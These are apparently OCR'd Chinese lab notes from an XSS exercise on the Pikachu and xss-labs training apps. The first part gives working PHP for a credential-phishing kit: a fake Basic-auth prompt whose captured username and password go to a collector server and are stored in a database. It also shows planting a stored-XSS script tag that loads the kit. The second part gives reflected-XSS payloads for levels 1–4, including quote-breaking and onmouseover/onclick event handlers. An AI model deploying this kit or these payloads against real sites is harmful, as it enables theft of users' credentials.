
(D:\app\phpStudy\WWW\pikachu-master\pkxss\xfish)

1.设置钓鱼页面 fish.php

2.获取靶机用户名和密码，并存储到黑客的数据库：xfish.php

3.前端页面链接黑客数据库 (点击钓鱼结果，展示的是获取的用户和密码的数据)，可以查看数据表信息 pkxss_fish_result.php

4.植入钓鱼链接




```
<?php
  error_reporting(0);
// var_dump($_SERVER);
if ((!isset($_SERVER['PHP_AUTH_USER'])) || (!
```

```
isset($_SERVER['PHP_AUTH_PW']))) {
  //发送认证框，并给出迷惑性的 info
  header('Content-type:text/html;charset=utf-8');
  header("WWW-Authenticate: Basic realm='认证'");
  header('HTTP/1.0 401 Unauthorized');
  echo 'Authorization Required.';
  exit;
} else if ((isset($_SERVER['PHP_AUTH_USER'])) &&
(isset($_SERVER['PHP_AUTH_PW']))){
  //将结果发送给搜集信息的后台,请将这里的 IP 地址修改为管理后台的 IP
  header("Location:
http://192.168.56.1:8888/pikachu-master/pkxss/xfish/xfish.php?
username={$_SERVER[PHP_AUTH_USER]}
&password={$_SERVER[PHP_AUTH_PW]}");
}
?>
```

xfish PHP Yuque Light

```php
<?php
error_reporting(0);
include_once '../inc/config.inc.php';
include_once '../inc/mysql.inc.php';
$link=connect();




if(!empty($_GET['username']) && !empty($_GET['password']))
{
    $username=$_GET['username'];
    $password=$_GET['password'];
    $referer="";
    $referer.=$_SERVER['HTTP_REFERER'];
    $time=date('Y-m-d g:i:s');
    $query="insert fish(time,username,password,referer)
    values('$time','$username','$password','$referer')";
    $result=mysqli_query($link, $query);
}

?>
```

D:\app\phpStudy\WWW\pikachu-master\pkxss\inc

```
<?php
//全局session_start
session_start();
//全局居设置时区
date_default_timezone_set('Asia/Shanghai');
//全局设置默认字符
header('Content-type:text/html;charset=utf-8');
//定义数据库连接参数
define('DBHOST', 'localhost');//将localhost修改为数据库服务器的地址
define('DBUSER', 'root');//将root修改为连接mysql的用户名
define('DBPW', 'root');//将root修改为连接mysql的密码
define('DBNAME', 'pkxss');//自定义，建议不修改
define('DBPORT', '3306');//将3306修改为mysql的连接端口，默认tcp3306

?>
```



在留言板中输入钓鱼链接指令

<script src="http://192.168.56.1:8888/pikachu-master/pkxss/xfish/fish.php"></script>

将以下网站发给想要的用户和密码

http://192.168.56.1:8888/pikachu-master/vul/xss/xss_stored.php

xsslabs

level1




不安全 | view-source:10.16.25.13:8000/xsslabs/level1.php?name=test

换行

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level2.php?keyword=test";
}
</script>
<title>欢迎来到level1</title>
</head>
<body>
<h1 align=center>欢迎来到level1</h1>
<h2 align=center>欢迎用户test</h2><center><img src=level1.png></center>
<h3 align=center>payload的长度:4</h3></body>
</html>

```


10.16.25.13:8000/xsslabs/level1.php?name=<script>alert()</script>
10.16.25.13:8000 显示
完成的不错!
确定
取消

level2


欢迎来到level2
没有找到和<script>alert()</script>相关的结果.
<script>alert()</script>
搜索
KEEP
CALM
AND
TRY
HARDER
payload的长度:24

换行

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和&lt;script&gt;alert()&lt;/script&gt;相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword  value="<script>alert()</script>">
<input type=submit name=submit value="搜索"/>
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:24</h3></body>
</html>
```

需要闭合掉引号

payload："/><script>alert()</script>

level3



```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<h2 align=center>没有找到和&quot;/&gt;&lt;script&gt;alert()&lt;/script&gt;相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword  value='&quot;/&gt;&lt;script&gt;alert()&lt;/script&gt;'>
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level3.png></center>
<h3 align=center>payload的长度:27</h3></body>
</html>
```

发现符号被实体化了，但是 htmlspecialchars 函数只针对<>进行 html 实体化

利用标签事件绕过

payload：'onmouseover=alert(1)//

单引号闭合掉前面的 value，onmouseover=alert(1)触发事件，//注释掉原有的后半段引号，避免语法错误

等一小下

payload:'onclick='alert(1)

level4




```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<h2 align=center>没有找到和&lt;script&gt;alert()&lt;/script&gt;相关的结果.</h2><center>
<form action=level4.php method=GET>
<input name=keyword  value="scriptalert()/script">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level4.png></center>
<h3 align=center>payload的长度:20</h3></body>
</html>

```

发现 input 标签中的 value 属性使用的是双引号

payload："onmouseover=alert(1)//

payload:”onclick=”alert(1)